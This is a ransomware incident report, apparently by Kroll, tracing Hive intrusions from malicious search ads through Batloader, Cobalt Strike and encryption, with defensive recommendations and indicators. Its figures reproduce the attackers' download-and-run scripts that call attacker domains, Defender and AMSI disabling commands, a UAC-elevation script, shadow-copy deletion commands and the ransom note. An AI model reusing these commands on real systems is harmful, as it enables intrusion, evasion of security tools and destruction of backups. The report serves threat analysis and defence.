

Hive Ransomware Technical Analysis and Initial Access Discovery

Published: 2023-02-02 · Archived: 2026-04-05 16:35:00 UTC


Hive has been seized by law enforcement, but we're likely to still see these initial access methods and tactics used across other threat actor groups.

Kroll has observed an increase in Hive ransomware incidents across a wide range of industry verticals. A new trend of initial infection vector (IIV) has been identified by Kroll analysts that may relate to the increase of activity and the varying nature of targets. Across a number of incidents, the IIV was attributed to IT administrators looking to download common softwares from Google such as TeamViewer, Zoom and AnyDesk, and they were provided with advertisements for these tools at the top of their search results. We recently [reported](#) on this trend, where threat actors were abusing Google Ads to deploy malware via downloads.

When these IT administrators downloaded the desired “tools” from the malicious ad links, Batloader was also unknowingly delivered. Batloader is an initial access malware utilized to deliver tools such as Zloader, Ursnif and Vidar to further establish the threat actor’s foothold within a network. Cobalt Strike can then be installed to maintain command and control. Once the threat actor has acquired credentials and identified sensitive files for exfiltration, they are able to utilize common exfiltration tools such as WinSCP and [Rclone](#) to extract a victim’s data. The ransomware binary is then executed with a specific identifiable encryption key and this is used to create the ransom note named “HOW_TO_DECRYPT.txt” and appends a specific file extension related to a dropped key file within the root of C:\.

A login is provided for the victim to access the Hive “Sales Department” onion site, and if demands are not met, data is then shared on their “Hive Leak” onion site.

Timeline of Incident



Initial Exploit

In a recent case, after the IT administrator searched for TeamViewer and clicked the advertisement link, they were directed to [https://caroseyama\[.\]xyz/9hjLXZR?https://www.teamviewer\[.\]com/en/customer-support](https://caroseyama[.]xyz/9hjLXZR?https://www.teamviewer[.]com/en/customer-support). This link then redirected to [https://teamviewclouds\[.\]com/index.php](https://teamviewclouds[.]com/index.php). Our experts analyzed the teamviewclouds domain and identified a large number of similar typosquatted domains for a wide range of common software hosted on the same IP address and hosted by regprivate[.]ru. Most of these domains were inactive, which suggests that the threat actors are continually creating new advertisements. An installation file is then provided from [https://dc444.4sync\[.\]com/download/fXx-c_iZ/InstallerV36__218_.zip](https://dc444.4sync[.]com/download/fXx-c_iZ/InstallerV36__218_.zip), which is the Batloader .msi file. The file sharing provider 4sync has been identified across separate Batloader incidents and appears to serve the Batloader .msi download.

```
zoomyclouds[.]com, zoomedes[.]com, zohosz[.]com, teamviewerq[.]com, teamviewer-cloudcomputing[.]com, teamviewc
```

Figure 1: Example of Typosquatted domains associated with teamviewclouds[.]com

The installer itself installed [novaPDF](#) by Softland rather than TeamViewer and dropped PowerShell scripts “scrED95.ps1” and “pssEDC6.ps1”. “pssEDC6.ps1” is a conversion script that creates the initial downloader script “scrED95.ps1”. This script downloads the initial Batloader script “update.bat” and sets the working directory to the user’s appdata local directory. The scripts are executed by PowerShell as shown in figure 2.

```
powershell.exe -NoProfile -Noninteractive -ExecutionPolicy Bypass -File "C:\Users\user\AppData\Local\Temp\pssE
```

Figure 2: PowerShell command to create initial downloader

```
Set-Location "$Env:USERPROFILE\AppData\Roaming"  
Invoke-RestMethod -Uri https://cloudupdatesss[.]com/g5i0nq/index/e6a5614c379561c94004c531781ee1c5/?servername=ms  
Start-Process -WindowStyle hidden -FilePath "$Env:USERPROFILE\AppData\Roaming\update.bat
```

Figure 3: scrED95.ps1

- MITRE ATT&CK: T1583.001: Acquire Domain Names
- MITRE ATT&CK: T1608.004: Stage Capabilities - Drive-by Target
- MITRE ATT&CK: T1588: Obtain Capabilities
- MITRE ATT&CK: T1189: Drive-by Compromise

Toolkit Deployment and Escalation

To maintain persistence and to gain increased privileges, Hive actors leverage Batloader to download Ursnif and Vidar, but also attempt to gain the highest privileges possible to install the malware. The initial Batloader script downloads “requestadmin.bat” and attempts to execute it with evaluated privileges by [nircmd.exe](#).

```
powershell Invoke-WebRequest https://cloudupdatesss[.]com/g5i0nq/index/f69af5bc8498d0eb37b801d450c046/?serve  
powershell Invoke-WebRequest https://cloudupdatesss[.]com/g5i0nq/index/c003996958c731652178c7113ad768b7/?serve
```

```
cmd /c nircmd elevatecmd exec hide "requestadmin.bat"  
ping 127.0.0.1 -n 20
```

Figure 4: update.bat

The “requestadmin.bat” then attempts to download further scripts named “runanddelete.bat” and “scripttodo.ps1”. The script itself also attempts to whitelist specific paths from Windows Defender before downloading [Nsudo.exe](#). Nsudo provides capabilities to execute binaries with elevated privileges, which are then used to edit the system registry to disable the user access control prompt and to disable task manager and other registry tools. The Windows power system settings tool Powercfg is then executed to disable sleep, which will allow the threat actor to maintain persistent access.

```
set pop=%systemroot%  
cd %APPDATA%  
powershell Invoke-WebRequest https://cloudupdates[.]com/g5i0nq/index/a3874ddb552a5b45cade5a2700d15587/?server  
cd %APPDATA%  
powershell Invoke-WebRequest https://cloudupdates[.]com/g5i0nq/index/fa777fbbb8f055cb8bfcba6cb41c62e7/?server  
start /b PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& './scripttodo.ps1'"  
del nircmd.exe  
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -Exclus  
cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -Exclus  
  
--- <snip> ---  
  
powershell Invoke-WebRequest https://raw.githubusercontent.com/swagkarna/Bypass-Tamper-Protection/main/NSudo.e  
set pop=%systemroot%  
NSudo -U:T -ShowWindowMode:Hide reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "Co  
NSudo -U:T -ShowWindowMode:Hide reg add "HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration" /v  
NSudo -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "Dis  
NSudo -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "Dis  
NSudo -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "Dis  
NSudo -U:T -ShowWindowMode:Hide reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "I  
powercfg.exe /SETACVALUEINDEX SCHEME_CURRENT SUB_VIDEO VIDEOCONLOCK 1800  
powercfg -change -standby-timeout-dc 3000  
powercfg -change -standby-timeout-ac 3000  
  
start /b "" cmd /c del "%~f0"&exit /b
```

Figure 5: requestadmin.bat

The script “runanddelete.bat” appears to be a modified open-source script named “[get-admin.bat](#)”. This script attempts to spawn the user access control prompt to gain the increased privileges to then spawn an Administrator shell, via a created file named “getadmin.vbs”. Once increased privileges are achieved, it then attempts to run Ursnif (d2ef5.exe). Ursnif can be used to extract system information and seek to steal user credentials.

```
@echo off

title Installing Packages
:: BatchGotAdmin
::-----
REM --> Check for permissions
>nul 2>&1 "%SYSTEMROOT%\system32\cacls.exe" "%SYSTEMROOT%\system32\config\system"

REM --> If error flag set, we do not have admin.
if '%errorlevel%' NEQ '0' (
    echo Requesting administrative privileges...
    goto UACPrompt
) else ( goto gotAdmin )

:UACPrompt
    echo Set UAC = CreateObject^("Shell.Application") > "%temp%\getadmin.vbs"
    set params = %*: "= "
    echo UAC.ShellExecute "cmd.exe", "/c %~s0 %params%", "", "runas", 0 >> "%temp%\getadmin.vbs"

    "%temp%\getadmin.vbs"
    del "%temp%\getadmin.vbs"
    exit /B

:gotAdmin

echo Installing Necessary Packages.....Please Wait.....

cd %APPDATA%

start /b d2ef5.exe
```

Figure 6: runanddelete.bat

The script “scripttodo.ps1” initially installs GNU Privacy Guard for Windows (“[Gpg4Win](#)”), which is a file encryption software. Vidar binaries are then downloaded and decrypted by Gpg4Win along with a further attempt to download Nsudo.exe. The Vidar binaries are then executed, likely in an attempt to further gather system information and to gather credentials. The script also creates exclusions in the registry to prevent Windows Defender alerting on execution.

```
param
(
    [Parameter(Mandatory)]
    [ValidateNotNullOrEmpty()]
    [string]$DownloadFolderPath,
```

```

[Parameter()]
[ValidateNotNullOrEmpty()]
[string]$DownloadUrl = 'http://files.gpg4win[.]org/gpg4win-2.2.5.exe'

)

--- <snip> ---

if ($Condition_All )
{
    $URL = "https://cloudupdates[.]com/t1mw0r/index/d2ef590c0310838490561a205469713d/?servername=msi&arp="+ $1
    $URL1 = "https://cloudupdates[.]com/t1mw0r/index/i850c923db452d4556a2c46125e7b6f2/?servername=msi&arp="+ $1
    $URL2 = "https://cloudupdates[.]com/t1mw0r/index/b5e6ec2584da24e2401f9bc14a08dedf/?servername=msi&arp="+ $1

    Invoke-WebRequest $URL -outfile p9d2s.exe.gpg
    Invoke-WebRequest $URL1 -outfile p9d2.bat
    Invoke-WebRequest $URL2 -outfile ata.exe.gpg
}

--- <snip> ---

Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$uri = 'https://raw.githubusercontent.com/adbertram/Random-PowerShell-Work/master/Security/GnuPg.psm1'
$moduleFolderPath = 'C:\Program Files\WindowsPowerShell\Modules\GnuPg'
$null = New-Item -Path $moduleFolderPath -Type Directory
Invoke-WebRequest -Uri $uri -OutFile (Join-Path -Path $moduleFolderPath -ChildPath 'GnuPg.psm1')
$env:APPDATA
Install-GnuPG -DownloadFolderPath $env:APPDATA
echo "START"
Add-MpPreference -ExclusionExtension "exe"
Add-MpPreference -ExclusionExtension "dll"
Remove-Encryption -FolderPath $env:APPDATA -Password '105b'
Invoke-WebRequest https://raw.githubusercontent.com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe -outfile

.\p9d2s.exe
.\ata.exe
.\p9d2.bat

```

Figure 7: scripttodo.ps1 snippets

MITRE ATT&CK: T1059: Command and Scripting Interpreter

MITRE ATT&CK: T1064: Scripting

MITRE ATT&CK: T1548.002: Bypass User Account Control

MITRE ATT&CK: T1222: File and Directory Permissions Modification

MITRE ATT&CK: T1583.001: Acquire Domain Names

MITRE ATT&CK: T1027: Obfuscated Files

MITRE ATT&CK: T1056: Input Capture

The post-exploitation tool Cobalt Strike is often leveraged to provide command and control, utilizing both HTTP and SMB beacons to move laterally and report back to the threat actor’s infrastructure.

```
{
  "BeaconType": [
    "HTTP"
  ],
  "Port": 80,
  "SleepTime": 45000,
  "MaxGetSize": 1403644,
  "Jitter": 37,
  "C2Server": "softeruplive[.]com,/jquery-3.3.1.min.js",
  "HttpPostUri": "/jquery-3.3.2.min.js",
  "Malleable_C2_Instructions": [
    "Remove 1522 bytes from the end",
    "Remove 84 bytes from the beginning",
    "Remove 3931 bytes from the beginning",
    "Base64 URL-safe decode",
    "XOR mask w/ random key"
  ],
  "SpawnTo": "AAAAAAAAAAAAAAAAAAAAA==",
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  --- <SNIP> ---
}
```

Figure 8: Cobalt Strike HTTP beacon

MITRE ATT&CK: T1001: Data Obfuscation

MITRE ATT&CK: T1573.001: Encrypted Channel: Symmetric Cryptography

If required, the threat actors have also used minidump and ProcDump to dump the LSASS process. This is likely an attempt to dump NTLM credential hashes for password cracking, or for pass the hash techniques. PowerSploit has also been identified with attempts to run “Invoke-Kerberoast” to gain Kerberos ticket hashes for service accounts. This would likely provide the threat actor with increased privileges or access if successful.

MITRE ATT&CK: T1003.001: Credential Dumping – LSASS Memory

MITRE ATT&CK: T1558.003: Kerberoasting

MITRE ATT&CK: T1550: Use Alternate Authentication Material

Common remote access software such as Splashtop can be installed via Cobalt Strike to provide a persistent, seemingly legitimate access to the network. This also allows the threat actor to conduct hands-on operations. Remote Desktop Protocol (RDP) is used with legitimate accounts to navigate across the network.

MITRE ATT&CK: T1219: Remote Access Software

MITRE ATT&CK: T1021: Remote Services

Internal Scouting

Once the threat actor gains a foothold within the network, Kroll has observed the use of tools such as [ADFind](#) to identify accounts and servers. Other common tools such as nslookup and whoami have also been used to gain initial system information.

The Exchange PowerShell module Get-DomainController has also been identified when leveraging Cobalt Strike to execute commands. This module provides information on the domain controller for the local domain.

```
powershell -nop -exec bypass -EncodedCommand SQBFAGfAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBjAGMAB/
---Decoded Base64 string---
IEX (New-Object Net.Webclient).DownloadString('http://localhost:7572/'); Get-DomainController
```

Figure 9: Example of Cobalt Strike commands

MITRE ATT&CK: T1482: Domain Trust Discovery

MITRE ATT&CK: T1087: Account Discovery

MITRE ATT&CK: T1016: System Network Configuration Discovery

Mission Execution

The threat actors look to identify sensitive files for exfiltration before encrypting devices by using tools such as Rclone to automate data extraction to cloud storage. Kroll has observed that threat actors have searched for files using PowerShell and manual traversal across files.

MITRE ATT&CK: T1005: Data from Local System

MITRE ATT&CK: T1567.002: Exfiltration Over Web Service : Exfiltration to Cloud Storage

MITRE ATT&CK: T1020: Automate Exfiltration

To push the ransomware binary across the network, the sysinternals tool PsExec has been leveraged as well as custom scripts to deploy the encryptor. The ransomware binary itself appears to come in both 64 and 32 bit versions. To encrypt, the binary requires the login and password ".\windows_x64_encrypt.exe -u login:password". There are other options available for file encryption including:

- -local-only: Encrypt only local files.
- -no-discovery: Do not look for network shares.
- -explicit-only: Encrypt specific directories.

By default, the binary prevents recovery by deleting volume shadow copies “vssadmin.exe delete shadows /all /quiet” and deletes system backups with “wbadmin.exe delete systemstatebackup” and “wbadmin.exe delete catalog-quiet” before preventing recovery from boot with “bcdedit.exe /set {default} recoveryenabled No” and “bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures”. [The binary encrypts files](#), except for “.lnk” files

and binaries within “C:\windows”, before generating two key files in the root of C:\. The key files also determine the extension string added to the encrypted files along with a base64 encoded pointer.

```
Your network has been breached and all data were encrypted.
Personal data, financial reports and important documents are ready to disclose.
```

```
To decrypt all the data and to prevent exfiltrated files to be disclosed at
http://hiveleakdbtnp76ulyhi52eag6c6tyc3xw7ez7iqy6wc34gd2nekazyd[.]onion/
you will need to purchase our decryption software.
```

```
Please contact our sales department at:
```

```
http://hivecust6vhekzbtqgdnkks64ucehqacge3dij3gyrrpdp57zoq3ooqd[.]onion/
```

```
Login: <redacted>
```

```
Password: <redacted>
```

```
To get an access to .onion websites download and install Tor Browser at:
```

```
https://www.torproject[.]org/ (Tor Browser is not related to us)
```

```
Follow the guidelines below to avoid losing your data:
```

- Do not modify, rename or delete *.key files. Your data will be undecryptable.
- Do not modify or rename encrypted files. You will lose them.
- Do not report to the Police, FBI, etc. They don't care about your business. They simply won't allow you to pay. As a result you will lose everything.
- Do not hire a recovery company. They can't decrypt without the key. They also don't care about your business. They believe that they are good negotiators, but it is not. They usually fail. So speak for yourself.
- Do not reject to purchase. Exfiltrated files will be publicly disclosed.

Figure 10: HOW_TO_DECRYPT.txt

MITRE ATT&CK: T1570 : Lateral Tool Transfer

MITRE ATT&CK: T1490 : Inhibit System Recovery

MITRE ATT&CK: T1486 : Data Encrypted for Impact

Once data has been extracted and encrypted, victims are directed to their customer page to negotiate the ransom fee. If a fee is not agreed, then victims could be placed onto their shaming site: “HiveLeaks.”




Figure 11: HiveLeaks Shaming Site

Mitre ATT&CK Mapping

Tactic	Technique	Procedure
TA0042	T1566.002	Acquire Domain Names
	T1588.001	Obtain Capabilities - Malware
	T1588.002	Obtain Capabilities - Tool
	T1608.004	Stage Capabilities - Drive-by Target
TA0001	T1189	Drive-by Compromise
TA0002	T1059	Command and Scripting Interpreter
	T1064	Scripting

	T1204	User Execution
	T1072	Software Deployment Tools
TA0003	T1078	Valid Accounts
	T1543.003	Create or Modify System Process - Windows Service
TA0004	T1548.002	Bypass User Account Control
	T1134	Access Token Manipulation
TA0005	T1548.002	Bypass User Account Control
	T1222	File and Directory Permissions Modification
	T1070	Indicator Removal
	T1027	Obfuscated Files
	T1550	Use Alternate Authentication Material
	T1078	Valid Accounts
TA0006	T1056	Input Capture
	T1003.001	Credential Dumping - LSASS Memory
	T1558.003	Steal or Forge Kerberos Tickets - Kerberoasting

TA0007	T1482	Domain Trust Discovery
	T1087	Account Discovery
	T1016	System Network Configuration Discovery
TA0008	T1021	Remote services
	T1570	Lateral Tool Transfer
TA0009	T1005	Data from Local System
TA0011	T1219	Remote Access Software
	T1573.001	Encrypted Channel: Symmetric Cryptography
	T1001	Data Obfuscation
TA0010	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage
	T1020	Automate Exfiltration
TA0040	T1490	Inhibit System Recovery
	T1486	Data Encrypted for Impact

Recommendations

Kroll has identified recommendations relating to this alert:

<p>Recommendation</p>	<p>Observation</p>
<p>Monitor PowerShell execution</p> <p>Ensure PowerShell is logged, and create detections for encoded script execution.</p>	<p>The threat actor utilized Cobalt Strike. Monitoring PowerShell execution can identify malicious activity associated with Cobalt Strike.</p>
<p>Enable credential guard</p> <p>Windows Credential Guard can provide protection against password extraction and other authentication attacks.</p>	<p>The threat actor dumped LSASS and conducted Kerberos attacks. Credential guard can offer some protection against these attacks.</p>
<p>Audit user, administrator and service accounts</p> <p>Ensure accounts have the correct access and privileges. Implement the principle of least privilege.</p>	<p>The threat actor is often able to install tools on user endpoints. Limiting the privileges of users can prevent a threat actor from installing malicious software.</p>
<p>Implement multi-factor authentication</p> <p>Multi-factor authentication can restrict access to sensitive areas and can prevent lateral movement.</p>	<p>Enabling multi-factor authentication can prevent a threat actor from moving laterally and accessing sensitive data.</p>
<p>Review backup strategies</p> <p>Ensure multiple backups are taken and at least one backup is isolated from the network.</p>	<p>As a ransomware actor’s main aim is to disrupt business, ensuring a viable backup and recovery strategy is in place can allow a business to recover quickly.</p>
<p>Review remote access tools</p>	<p>Threat actors leverage legitimate remote access tools to maintain persistence. Ensure remote access is monitored and that only approved remote access tools exist in the environment.</p>

Indicators of Compromise

The following files and hashes have been identified for the incident:

The following external IP addresses were observed during the incident:

IP Address	Comment
46.30.42[.]56	caroseyama[.]xyz
194.67.119[.]190	cloudupdates[.]com
45.8.158[.]104	http://45.8.158[.]104/uploaded
37.140.192[.]70	teamviewclouds[.]com

Source: <https://www.kroll.com/en/insights/publications/cyber/hive-ransomware-technical-analysis-initial-access-discovery>